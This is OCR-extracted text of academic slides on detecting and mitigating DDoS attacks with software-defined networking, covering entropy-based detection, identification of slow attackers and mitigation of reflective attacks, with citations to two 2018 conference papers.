

attack target
(e.g. web server)
observes
captcha server
reports status
observer
SDN controller
reports status
switch
controls
attacker
regular clients
10 Gbps

Detection — Entropy Measurements


$$H(X) = \sum_{i=1}^{n} \mathrm{P}(x_i)\,\mathrm{I}(x_i) = -\sum_{i=1}^{n} \mathrm{P}(x_i)\log_b \mathrm{P}(x_i)$$

- Low entropy indicates mass occurances of the same variable.
- Distributed entoropy measurements are possible.
- Large data sets: entropy resilient towards high drop rates / sampling.

Detection — Entropy Measurements



Detection — Entropy Measurements



Attacker Identification

Per client analysis can be used for low rate DDoS attacks.

Attacker Identification


(Example: identification of slow attackers)[1]

[1]T. Lukaseder, L. Maile, B. Erb, F. Kargl "SDN-Assisted Network-Based Mitigation of Slow DDoS Attacks" SecureComm 2018 (accepted)

Mitigation

Flexible network setup changes.

Example: Mitigation of reflective DDoS attacks.



[1] T. Lukaseder, K. Stölzle, S. Kleber, B. Erb, F. Kargl “An SDN-based Approach For Defending Against Reflective DDoS Attacks” IEEE LCN 2018 (accepted)

Things to consider when using SDN.

- Hardware support and compatibility of different controllers with different switches not ideal.
- Scalability and performance issues. SDN can bring throughput down. Great target for DDoS attacks itself.
- The question “do we need SDN for this” can usually be answered with “no”.